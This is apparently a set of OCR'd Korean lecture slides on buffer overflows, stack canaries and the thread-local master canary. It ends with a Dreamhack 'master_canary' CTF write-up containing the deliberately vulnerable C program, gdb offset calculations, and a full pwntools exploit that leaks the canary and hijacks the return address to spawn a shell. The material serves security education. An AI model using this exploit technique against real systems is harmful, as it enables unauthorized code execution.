Master Canary 


2023-05-08

SCP 이예준

Index


Buffer Overflow

- 버퍼란 데이터가 저장되는 메모리 공간이다.
- 이 프로그램이 실행될 때 이 메모리 공간에 버퍼의 크기보다 더 많은 입력을 받을 때 발생한다.




Buffer Overflow

- 버퍼란 데이터가 저장되는 메모리 공간이다.
- 이 프로그램이 실행될 때 이 메모리 공간에 버퍼의 크기보다 더 많은 입력을 받을 때 발생한다.




Stack Canary

- 버퍼와 SFP 사이에 임의의 데이터를 삽입하여 버퍼 오버플로우를 탐지하는 기법이다.
- 프롤로그에서 스택 프레임에 푸쉬하고 에필로그에서 해당 값을 확인하여 메모리가 변조되었는지 확인한다.
- Buffer 아래에 있기 때문에, 특정 변수 출력 시 카나리 값이 연속적이면 함께 출력되므로, 첫 바이트가 0x00이다.



Master Canary



Process안에 다수의 Thread는 Stack만 할당받고, Code, Data, Heap 영역을 공유한다.
반면 프로세스는 다른 프로세스의 메모리에 접근할 수 없다.


마스터 카나리는 TLS에 전역 변수로 들어가게 되고, 스택에 지정되어 사용된다.
쓰레드로 생성한 프로세스에서 카나리를 검정할 때 마스터 카나리라는 값과 비교한다.
즉, 쓰레드를 쓰는 환경에서 스택에 존재하는 마스터 카나리를 덮을 수 있다.

TLS(Thread-Local Storage)

메모리 할당은 process 단위로 이루어지기 때문에 thread는 동일한 메모리 주소를 공유하게 된다.
(Data 영역, 전역변수를 모든 스레드가 공유하게 됨)

process와 마찬가지고 스레드의 경우에도 각자의 고유한 전역변수가 필요한 경우가 존재한다. 그래서 Thread 별로 Data 영역처럼 고유의 영역을 제공하는데, 이를 Thread Local Storage (TLS)라고 한다.

[Dreamhack] master_canary



[Dreamhack] master_canary

```c
int main(int argc, char *argv[]) {
    size_t size;
    pthread_t thread_t;
    size_t idx;
    char leave_comment[32];


    initialize();

    while(1) {
        printf("1. Create thread\n");
        printf("2. Input\n");
        printf("3. Exit\n");
        printf("> ");
        scanf("%d", &idx);

        switch(idx) {
            case 1:
                if (pthread_create(&thread_t, NULL, thread_routine, NULL) < 0)
                {
                    perror("thread create error");
                    exit(0);
                }
                break;
            case 2:
                printf("Size: ");
                scanf("%d", &size);

                printf("Data: ");
                read_bytes(global_buffer, size);

                printf("Data: %s", global_buffer);
                break;
            case 3:
                printf("Leave comment: ");
                read(0, leave_comment, 1024);
                return 0;
            default:
                printf("Nope\n");
                break;
        }
    }


    return 0;
}
```

Create thread (idx==1)

- thread_rotine 함수를 쓰레드로 생성한다.

Input (idx==2)

- 전역변수 global_buffer 주소와 size를 read_bytes 함수로 넘긴다.
- 이때, read_bytes 함수는 global_buffer에 1byte 씩 size 만큼 반복하면서 값을 입력받는다.

Exit (idx==3)

- main에 지역변수로 할당된 leave_comment 배열에 1024byte 만큼 입력을 받는다.
- 이때, leave_commnet 배열은 32byte 크기를 가진다.

```c
// gcc -o master master_canary.c -pthread -no-pie
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <pthread.h>

char *global_buffer;

void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    signal(SIGALRM, alarm_handler);
    alarm(60);
}

void get_shell() {
    system("/bin/sh");
}

void *thread_routine() {
    char buf[256];

    global_buffer = buf;

}
void read_bytes(char *buf, size_t size) {
    size_t sz = 0;
    size_t idx = 0;
    size_t tmp;

    while (sz < size) {
        tmp = read(0, &buf[idx], 1);
        if (tmp != 1) {
            exit(-1);
        }
        idx += 1;
        sz += 1;
    }
    return;
}
```


1

2

[Dreamhack] master_canary

```
gdb-peda$ i var global_buffer
All variables matching regular expression "global_buffer":

Non-debugging symbols:
0x00000000006020b0  global_buffer
gdb-peda$ x/gx 0x00000000006020b0
0x6020b0 <global_buffer>:       0x00007ffff77eee40
gdb-peda$ x/gx $fs_base+0x28
0x7ffff77ef728: 0xa707972e3dedae00
gdb-peda$ p/x 0x7ffff77ef728-0x00007ffff77eee40
$1 = 0x8e8
gdb-peda$
```



스레드에서 전역 포인터 변수에 주소 값을 넣어준다. 브레이크 포인트를 걸고 확인하면 실제 메모리가 쓰여지는 변수와 fs_base+0x28의 거리 값을 확인할 수 있다. 거리 값은 0x8e8이고, canary 첫번째 0x00을 채워야 카나리 값을 얻어낼 수 있기 때문에 0x8e9 만큼 값을 넣어주면 된다.

스레드에서 할당한 변수는 마스터 카나리가 위치하는 주소보다 낮은 주소에 있기 때문에 마스터 카나리까지 덮어서 카나리 값을 얻을 수 있다.


[Dreamhack] master_canary

```
0x0000000000400c39 <+308>:    lea    rax,[rbp-0x30]
0x0000000000400c3d <+312>:    mov    edx,0x400
0x0000000000400c42 <+317>:    mov    rsi,rax
0x0000000000400c45 <+320>:    mov    edi,0x0
0x0000000000400c4a <+325>:    call   0x400860 <read@plt>
0x0000000000400c4f <+330>:    mov    eax,0x0
0x0000000000400c54 <+335>:    mov    rcx,QWORD PTR [rbp-0x8]
0x0000000000400c58 <+339>:    xor    rcx,QWORD PTR fs:0x28
```

메뉴 3번에서 rbp-0x30에 0x400 만큼 입력을 받으므로, bof가 발생한다.

rbp-0x8에 있는 canary 값과 마스터 카나리(fs_base+0x28)가 비교된다.

앞서 얻어낸 카나리 값을 이 곳에 잘 넣어주고, RET 값을 get_shell 함수 주소로 넣어주면 셸을 얻을 수 있다.



[Dreamhack] master_canary

```python
from pwn import *
context.log_level='debug'

p = remote('host3.dreamhack.games', 19957)
#p = process('./master_canary')
e = ELF('./master_canary')

get_shell = e.sym["get_shell"]
print(hex(get_shell))

payload = b'A'* 0x8e9
size = len(payload)


p.sendlineafter(b'> ', b'1')

p.sendlineafter(b'> ', b'2')
p.sendlineafter(b'Size: ', str(size))
p.sendafter(b'Data: ', payload)
p.recvuntil(payload)
canary = u64(p.recvn(7).rjust(8, b'\x00'))

print('canary :',hex(canary))

payload = b'A' * 0x28
payload += p64(canary)
payload += b'B' * 8
payload += p64(get_shell)

p.sendlineafter(b'> ', b'3')
p.sendlineafter(b'Leave comment: ', payload)

p.interactive()
```

1


```
case 2:
    printf("Size: ");
    scanf("%d", &size);

    printf("Data: ");
    read_bytes(global_buffer, size);

    printf("Data: %s", global_buffer);
    break;
```

